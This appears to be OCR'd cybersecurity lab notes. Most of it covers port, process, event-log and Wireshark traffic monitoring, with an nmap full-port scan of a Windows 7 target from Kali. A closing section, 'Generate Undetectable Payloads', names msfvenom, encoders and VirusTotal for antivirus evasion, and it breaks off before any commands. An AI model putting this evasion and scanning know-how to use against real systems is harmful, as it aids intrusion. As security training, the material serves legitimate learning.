- Open terminal and type command **netstat -ano**
- -a – All
- N – Numeric
- 0 – Owner



Port Monitoring Using Nmap


Nmap is an **open-source tool** used for network discovery and security auditing. It is widely used for **port scanning**, **network mapping**, and **vulnerability scanning**.

Attacker Machine -: Kali linux

Target Machine -: Windows 7

How to do it -:

- Open Kali linux Terminal
- Type command – nmap -p- -PR <target ip >
- -p- Scan All 65535 Port
- -PR – ARP Ping request
- Here , there are some open ports on target




Process Monitoring

Process Monitoring is the practice of observing the processes running on a computer or server, with the goal of identifying unusual or unauthorized processes, monitoring system resource usage, and ensuring the smooth operation of applications and service


Process Monitoring Using Windows Task Manager

Built-in tool for viewing and managing processes, CPU/memory usage, and performance.

Usage: Press **Ctrl + Shift + Esc** to open Task Manager, where you can see all active processes, their resource usage, and their associated PIDs.



- You can also see startup apps


Task Manager
Type a name, publisher, or PID to search
Startup apps
Run new task
Enable
Disable
Properties
Last BIOS time: 5.5 seconds
Processes
Performance
App history
Startup apps
Users
Details
Services
Settings
Name
Publisher
Status
Startup impact
SystemExplorer Enabled Not measured
HpseuHostLauncher Enabled Not measured
AvLaunch (2) Enabled Medium
SecurityHealthSystray Enabled Low
Firefox Mozilla Disabled None
WhatsApp WhatsApp Inc. Disabled None
WhatsApp WhatsApp Inc. Disabled None
Mobile devices Microsoft Windows Disabled None
Phone Link Microsoft Corporation Disabled None
Copilot Microsoft Corporation Disabled None
ChatGPT OpenAI Disabled None
Microsoft 365 Copilot Microsoft Corporation Disabled None
myHP System Tray HP Inc. Disabled None
Microsoft To Do Microsoft Corporation Disabled None
Terminal Microsoft Corporation Disabled None
Xbox Microsoft Corporation Disabled None
LinkedIn LinkedIn Disabled None
Intel® Graphics Command... INTEL CORP Disabled None
Alexa AMZN Mobile LLC. Disabled None
vmware-tray Disabled None
cricket Disabled None
Payload Disabled None
Isolation Disabled None
31°C
Partly cloudy
Search
ENG
IN
20:26:36
20-04-2025


Event Logs Monitoring Analysis

Event Log Analysis is the process of **collecting, reviewing, and interpreting event logs** generated by operating systems, applications, network devices, and security tools. It helps in identifying patterns, detecting abnormal behavior, and investigating incidents.


Windows Event Viewer (built-in)

How to do it -:


- Click on Start Menu and search Event Viewer and open it



- Here to see all system logs
- Windows Logs, custom logs , and other



- click on any logs to see detailed about logs



Network Traffic Monitoring and Analysis


Network Traffic Monitoring is the process of **observing, analyzing, and managing the flow of data** (packets) across a computer network in real-time or over time.

Network Traffic Monitoring Using Wireshark


Wireshark is a free and open-source network protocol analyzer. It captures and displays data packets traveling through a network in real-time

How to use it -:

- Open Kali linux and go to application section




- Search wireshark and open it




- Now click on Eth0

Note -: Find you network interface using Ifconfig



- Now you can see all the network monitoring



Generate Undetectable Payloads


Tools –

Msfvenom – for creating custom Payloads .

Msfconsole – For Getting Encoders

Virustotal – website for scan payloads


- Generate a undectable payload using this Encoders



